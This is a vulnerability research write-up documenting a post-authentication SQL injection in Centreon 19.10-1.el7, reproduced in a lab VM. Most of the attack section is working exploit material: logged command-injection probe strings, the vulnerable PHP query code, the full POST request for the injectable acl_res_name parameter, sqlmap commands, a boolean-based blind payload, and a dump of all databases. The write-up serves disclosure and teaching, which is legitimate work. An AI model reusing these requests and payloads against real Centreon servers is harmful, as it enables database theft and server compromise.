HUNTING 0DAYS

With Centreon 19.10-1.el7

ABSTRACT

This document describes the steps I took to find SQL injection Centreon (19.10-1.el7). Reader will be able toreproduce all of the steps and create an attack inside his/her own controlled VM environment.

Cody Sixteen

Hunting 0days - Centreon

Powered by: https://code610.blogspot.com / https://www.patreon.com/CodySixteen

Contents

Intro 2

Environment 3

It’s time for injection 4

Summary 8

Resources 9

Intro

„Hunting 0days”[1] is a small series of articles created as a step-by-step „guide” where I’m trying to describe how I found a „real life bug(s)” that can – and will – lead to remote code execution.

In this document we will talk about SQL injection vulnerabilty I found in ‘latest’ Centreon 19.10-1.el7 (03.04.2020)[2]. Described bug is available for authorized users only (so called postauth; in default installation we will talk about the user called *admin*).

Below you will find the details. In case of any questions – you know how to find me. ;)

Enjoy and have fun!

Cody Sixteen

Environment

This time our environment will be based on *Centreon 19.10-1.el7* VM. To prepare an attack scenario I used two virtual machines:

- Centreon 19.10-1.el7 VM – default installation
- Kali Linux – with my tools and scripts; used as a jumphost


From 3rd machine – my Windows 10 (host) – I was using Burp Suite to intercept the requests.

(Similar environment was described in multiple cases presented on the blog[1, 3].)

With all the settings prepared – we are now ready to go! ;)

It’s time for injection

When VM was ready I started from the login page. Vendor prepared the default credentials for us (*admin:centreon*) so let’s use it. We should be somewhere here:




	Status	Hard State Duration	Tries	Status information
	UP	1h 38m ago	1/3 (H)	OK - 127.0.0.1 rta 0.231ms lost 0%

Services


S	Host Name	Service	Status	Hard State Duration	Last Check	Tries	Status information
	Centeon-central	Broker-Retention	OK	2h 42m ago	2m 30s ago	1/3 (H)	OK: centreon-broker failover/temporary files ar
		Connection-Time	OK	2h 45m ago	32s ago	1/3 (H)	OK: Connection established in 0.210s.
		Connections-Number	OK	2h 45m ago	23s ago	1/3 (H)	OK: Client Connection Threads Total: 151 Usec
		Cpu	OK	1h 34m ago	4m 20s ago	1/3 (H)	OK: 1 CPU(s) average usage is 21.00 % - CPU
		Database-Size	OK	2h 45m ago	14s ago	1/3 (H)	OK: Total database used space 92.05 MB, free
		Disk-/	OK	2h 45m ago	15m 41s ago	1/3 (H)	OK: Storage '/' Usage Total: 19.56 GB Used: 2.
		Disk-/var /cache /centreon /backup	OK	2h 46m ago	16m ago	1/3 (H)	OK: Storage '/var/cache/centreon/backup' Usag

I started checking all the tabs available in the application with *Burp’s Intruder.* After a while I saw something interesting in the log files:




```
-bash-4.2# grep -nr -e idid /var /etc/ /usr/ /tmp/ /opt/
/var/opt/rh/rh-php72/log/php-fpm/centreon-error.log:888:[03-Apr-2020 14:07:46 Europe/Paris] PHP Fatal error:  Uncaught PDOExc
eption: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that c
orresponds to your MariaDB server version for the right syntax to use near '"`;id>/tmp/ididid2;#'' at line 1 in /usr/share/ce
ntreon/www/class/centreonDB.class.php:274
/var/log/httpd24/access_log:1799:10.0.2.2 - - [03/Apr/2020:13:07:06 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
1'\"`;id>/tmp/ididid2;#&o=u&limit=30&num=0&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1800:10.0.2.2 - - [03/Apr/2020:13:07:06 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
1$(id>/tmp/ididid);#2&o=u&limit=30&num=0&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1803:10.0.2.2 - - [03/Apr/2020:13:07:07 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=1'\"`;id>/tmp/ididid2;#&limit=30&num=0&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1804:10.0.2.2 - - [03/Apr/2020:13:07:07 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=1$(id>/tmp/ididid);#2&limit=30&num=0&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1808:10.0.2.2 - - [03/Apr/2020:13:07:08 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=u&limit=1'\"`;id>/tmp/ididid2;#&num=0&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1809:10.0.2.2 - - [03/Apr/2020:13:07:08 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=u&limit=1$(id>/tmp/ididid);#2&num=0&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1813:10.0.2.2 - - [03/Apr/2020:13:07:09 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=u&limit=30&num=1'\"`;id>/tmp/ididid2;#&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1814:10.0.2.2 - - [03/Apr/2020:13:07:09 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=u&limit=30&num=1$(id>/tmp/ididid);#2&search= HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1818:10.0.2.2 - - [03/Apr/2020:13:07:10 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=u&limit=30&num=0&search=1'\"`;id>/tmp/ididid2;# HTTP/1.1" 400 226 "-" "-"
/var/log/httpd24/access_log:1819:10.0.2.2 - - [03/Apr/2020:13:07:10 +0100] "GET /centreon/main.get.php?p=50204&acl_action_id=
2&o=u&limit=30&num=0&search=1$(id>/tmp/ididid);#2 HTTP/1.1" 400 226 "-" "-"
/var/log/centreon/sql-error.log:3:2020-04-03 14:07|0|0| QUERY : SELECT acl_res_name, acl_res_id FROM acl_resources WHERE acl_
res_name = '1'";id>/tmp/ididid2;#'
```

„Uncaught PDFOException”? Looks promising ;) Checking the code:




```
     * @return \PDOStatement
     */
    public function query($queryString = null, $parameters = null)
    {
        if (!is_null($parameters) && !is_array($parameters)) {
            $parameters = [$parameters];
        }

        /*
         * Launch request
         */
        $sth = null;
        try {
            if (is_null($parameters)) {
                $sth = parent::query($queryString);
            } else {
                $sth = $this->prepare($queryString);
                $sth->execute($parameters);
            }
        } catch (\PDOException $e) {
            // skip if we use CentreonDBStatement::execute method
            if ($this->debug && is_null($parameters)) {
                $string = str_replace("`", "", $queryString);
                $string = str_replace('*', "\*", $string);
                $this->log->insertLog(2, " QUERY : " . $string);
            }

            throw new \PDOException($e->getMessage(), hexdec($e->getCode()));
        }

        $this->queryNumber++;
        $this->successQueryNumber++;

        return $sth;
    }
```

Let’s give it a try:




```
POST /centreon/main.get.php?p=50202 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 230
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/centreon/main.get.php?p=50202&o=a
Cookie: PHPSESSID=6km8idfodii87rc4sf7fkk3vbc
Upgrade-Insecure-Requests: 1

acl_res_name=zzzzzzz'";zzzzzzz&acl_res_alias=zzzzzzzzzzzzzzzz&acl_groups%5B%5D=1&acl_res_activate%5Bacl_
res_activate%5D=1&acl_res_comment=zzzzzzzzzzzzzzzz&submitA=Save&acl_res_id=&o=a&centreon_token=65d869
345b76c6cd66d4980a97d28298
```

That request is visible in the log file:



```
-bash-4.2# tail -nl -f /var/opt/rh/rh-php72/log/php-fpm/centreon-error.log
#5 /u in /usr/share/centreon/www/class/centreonDB.class.php on line 274

[03-Apr-2020 14:14:55 Europe/Paris] PHP Fatal error:  Uncaught PDOException: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual t
hat corresponds to your MariaDB server version for the right syntax to use near '";zzzzzzz'' at line 1 in /usr/share/centreon/www/class/centreonDB.class.php:274
Stack trace:
#0 /usr/share/centreon/www/include/options/accessLists/resourcesACL/DB-Func.php(49): CentreonDB->query('SELECT acl_res_...')
#1 /usr/share/centreon/vendor/openpsa/quickform/lib/HTML/QuickForm/Rule/Callback.php(57): testExistence('zzzzzzz'";zzzzz...', NULL)
#2 /usr/share/centreon/vendor/openpsa/quickform/lib/HTML/QuickForm/RuleRegistry.php(130): HTML_QuickForm_Rule_Callback->validate('zzzzzzz'";zzzzz...', NULL)
#3 /usr/share/centreon/vendor/openpsa/quickform/lib/HTML/QuickForm.php(1315): HTML_QuickForm_RuleRegistry->validate('exist', 'zzzzzzz'";zzzzz...', NULL, false)
#4 /usr/share/centreon/www/include/options/accessLists/resourcesACL/formResourcesAccess.php(529): HTML_QuickForm->validate()
#5 /usr/share/ce in /usr/share/centreon/www/class/centreonDB.class.php on line 274
```

So I saved the request to TXT file to run it from my Kali VM with *sqlmap:*




c@kali: ~

```
-bash-4.2# tail -n1 -f /var/opt/rh/rh-php72/log/php-fpm/centreon-error.log
#5 /u in /usr/share/centreon/www/class/centreonDB.class.php on line 274

[03-Apr-2020 14:14:55 Europe/Paris] PHP Fatal error:  Uncaught PDOException: SQLSTATE[42000]: Syntax error or access violation: 1064 You have a
hat corresponds to your MariaDB server version for the right syntax to use near '";zzzzzzz'' at line 1 in /usr/share/centreon/www/class/centreo
Stack trace:
#0 /usr/share/centreon/www/include/options/accessLists/resourcesACL/DB-Func.php(49): CentreonDB->query('SELECT acl_res_...')
#1 /usr/share/centreon/vendor/openpsa/quickform/lib/HTML/QuickForm/Rule/Callback.php(57): testExistence('zzzzzzz'";zzzzz...', NULL)
#2 /usr/share/centreon/vendor/openpsa/quickform/lib/HTML/QuickForm/RuleRegistry.php(130): HTML_QuickForm_Rule_Callback->validate('zzzzzzz'";zzz
#3 /usr/share/centreon/vendor/openpsa/quickform/lib/HTML/QuickForm.php(1315): HTML_QuickForm_RuleRegistry->validate('exist', 'zzzzzzz'";zzzzz..
#4 /usr/share/centreon/www/include/options/accessLists/resourcesACL/formResourcesAccess.php(529): HTML_QuickForm->validate()
#5 /usr/share/ce in /usr/share/centreon/www/class/centreonDB.class.php on line 274
^C
-bash-4.2# logout
Connection to 192.168.1.10 closed.
c@kali:~$ vim cent.sqli
ic@kali:~$sqlmap -r cent.sqli --random-agent -p acl_res_name
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obe
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:16:12 /2020-04-03/

[13:16:12] [INFO] parsing HTTP request from 'cent.sqli'
[13:16:13] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 6.0; U; en; rv:1.8.1) Gecko/20061208 Firefox/2.0.0 Opera
```

Original request is presented on the table below:


```
POST /centreon/main.get.php?p=50202 HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 230
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/centreon/main.get.php?p=50202&o=a
Cookie: PHPSESSID=6km8idfodii87rc4sf7fkk3vbc
Upgrade-Insecure-Requests: 1

acl_res_name=zzzzzzzzzzz&acl_res_alias=zzzzzzzzzzzzzzz&acl_groups%5B%5D=1&acl_res_activate%5Bacl_res_activate%
5D=1&acl_res_comment=zzzzzzzzzzzzzzzz&submitA=Save&acl_res_id=&o=a&centreon_token=65d869345b76c6cd66d49
80a97d28298
```

Quick results:




```
[13:18:40] [INFO] testing 'Oracle AND time-based blind'
[13:18:47] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:19:18] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query colu
N query injection technique test
[13:19:31] [INFO] target URL appears to have 2 columns in query
[13:19:31] [WARNING] applying generic concatenation (CONCAT)
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[13:20:07] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
```

Let's continue:




```
1:46] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
5:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
5:44] [INFO] POST parameter 'acl_res_name' appears to be 'AND boolean-based blind - WHERE or HAVING clau
t)' injectable
6:21] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'

he remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) value? [Y/
6:21] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT
6:22] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
```

As you can see this is exploitable SQL injection bug:



```
POST parameter 'acl_res_name' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 448 HTTP(s) requests:
---
Parameter: acl_res_name (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: acl_res_name=zzzzzzzzzzz' AND 5103=(SELECT (CASE WHEN (5103=5103) THEN 5103 ELSE (SELECT 1337 UNION SELECT 1574)
 END))-- GmwL&acl_res_alias=zzzzzzzzzzzzzzz&acl_groups[]=1&acl_res_activate[acl_res_activate]=1&acl_res_comment=zzzzzzzzzzzzz
zzz&submitA=Save&acl_res_id=&o=a&centreon_token=65d869345b76c6cd66d4980a97d28298
---
[13:54:41] [INFO] testing MySQL
[13:54:45] [INFO] confirming MySQL
[13:54:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat
web application technology: Apache 2.4.34, PHP 7.2.10
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[13:54:58] [INFO] fetched data logged to text files under '/home/c/.sqlmap/output/192.168.1.10'
```

Below you will find an example screen for *sqlmap* used with *–dump-all* parameter:



```
[14:02:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat
web application technology: Apache 2.4.34, PHP 7.2.10
back-end DBMS: MySQL 5 (MariaDB fork)
[14:02:34] [INFO] sqlmap will dump entries of all tables
[14:02:34] [INFO] fetching database names
[14:02:34] [INFO] fetching number of databases
[14:02:34] [WARNING] running in a single-thread mode. Ple
[14:02:34] [INFO] retrieved:

[14:02:36] [WARNING] reflective value(s) found and filter
4
[14:02:49] [INFO] retrieved: centreon
[14:05:28] [INFO] retrieved: centreon_storage
[14:10:40] [INFO] retrieved: information_schema
[14:16:34] [INFO] retrieved: test
```

As you can see we are able to *download* all the databases existing on remote host.

Summary

In this short document I tried to present you one of the possible way of finding and exploiting SQL injection vulnerability in Centreon 19.10-1.el7. Functionality described in this document is only available for authorized users.

If logged-in user is able to prepare and execute his/her own SQL query inside remote database then the whole server can be compromised.

I hope this paper will help you understand that: user's input should be filtered in all cases. ;)

See you next time!

Cheers

Cody

Resources

